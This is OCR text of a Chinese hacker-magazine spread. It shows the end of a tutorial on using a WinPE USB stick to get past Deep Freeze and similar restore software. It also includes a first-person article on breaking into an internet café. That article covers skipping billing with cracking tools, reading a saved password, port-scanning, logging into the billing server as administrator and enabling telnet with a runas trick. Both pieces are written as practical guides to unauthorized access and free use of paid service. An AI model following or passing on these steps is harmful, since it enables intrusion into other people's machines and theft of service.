


图3

的U盘盘符，在“文件系统”下拉列表中选择默认的“FAT32”就可以，单击“开始”，格式化U盘（图3）。格式化完毕后关闭该窗口。

第五步，接下来弹出制作引导盘的窗口，在“磁盘”列表中正确选择自己的U盘




图 4

盘符，不要选错了，不然就像程序中所说得那样“万一写到硬盘上，就完蛋啦”，其它的保持默认就可以，单击“开始”（图4）。

这里显示的盘符与我们平时看到的不一样，是以hd0、hd1 这样的方式来显示的，如果你分不清哪个是 U 盘，可以根据容量来判断。

第六步，安装成功后会回到命令行窗口中，按任意键继续。接下来要求用户输入一个密码（图5）。注意，密码中不能有空格、“\”、引号等特殊字符。


图 5

第七步，设置完成，按任意键继续。这时开始复制文件，等复制完成后我们的 U 盘 WinPE 也就制作完成了，最后按任意键退出程序。

将 U 盘插入电脑，然后重新启动，在开机时按 Del 键进入BIOS，将启动顺序改为USB 优先，然后保存，再次重启电脑就可以从 U 盘启动进入到 WinPE 中了。由于我们是在 WinPE 系统中操作，所以无论我们做什么都不会被冰点还原，也就是说我们已经突破了冰点6.0。这种方法不仅可以破解冰点，还可以破解市面上绝大多数的还原软件。

如果嫌设置BIOS 太麻烦而且下次还需要改过来的话，可以在开机的时候注意看，直接进入到Boot Menu，选择USB 优先，这样也可以从 U 盘启动进入到 WinPE 中。另外，如果你不怕被网管抓到后变成熊猫的话，还可以在 WinPE 中设置一下网络来进行免费上网（网络连接要和原来主机一样，网关不要填错了，填写不同的IP 地址也要考虑IP 冲突问题。网络设置可以参考网络连接的属性或在CMD 下执行 **ipconfig /all** 来查看），只是功能可能有些少）。

文章难易度：★☆☆
文章阅读点：万象幽灵2007的应用与网吧主机的常规入侵

菜鸟网吧行

潘子建

今天学校停电，从没有去校外上网的我，今天也不得不乘了好远的车到一校外的网吧去上网。由于这儿人生地不熟的，因此一个邪念也便应运而生了。



图 1




图 2




图 3

菜菜们上网最想要的就是如何做到免费，当我看到收费系统是万象2004 时，心里忍不住一阵窃喜。打开万象幽灵（图1），点一下万象后台就进入了管理设置（图2）。这时终止两个netbios 协议，然后去掉“与服务端失去连接几分钟后锁定”的勾就可以实现免费了。如果你嫌这个麻烦，可以先点击万象终结者（图3），再点“开始免费上网”就可以了。这时我查看费用，弹出了报错对话框（图4），说明已经成功了。我们也可以删除掉万象，再伪装一个图标，破解简单吧！当然它还有其它的一些功能，我就不一一介绍了。如果你觉得这个还不够过瘾的话那我们就来入侵主机吧。



图 4




图 5

首先使用NTSCAN 扫描一下主机的密码，提示“have no response”，于是我在system32 目录下找到万象的密码文件 mcfer.dat，将其中加密过的密码拿到 www.cmd5.com 网站上去进行查询，结果是NOT FOUND。这下有点不知所措了，找不到密码怎么办呢？忽然想起那个万象后台中设置有客户机登录密码。赶快打开精锐网吧辅助工具带的星号密码查看器一看，结果显示是“MZD123”，不知这个是否为主机的密码。我又拿出 superscan 端口扫描器，端口选择 139、445、23、3389（图5），保存后再选上“显示主机名”，然后开始扫描。




图6

很快便扫到了一个叫MZDsever3的主机，IP地址为192.168.1.213，听名字这应该就是收费端了（图6）。

恰好里面也有MZD，MZD123是密码的可能性很大，先试试再说，拿出啊D网络工具包，点那个小电脑图标（图7），再输入IP、用户名（administrator）和密码，结果成功的连上去了，然后再找到telnet服务给它开启就可以了（图8）。




图7




图8

使用Telnet连接上对方的电脑后发现有ntlm验证，不过这没关系，只要在本地建一个和肉鸡一样的帐户和密码，然后在CMD下输入命令：runas /user:administrator telnet，提示输入密码，我们输入MZD123，然后使用open 192.168.1.213就可以telnet进去了（图9）。




图9


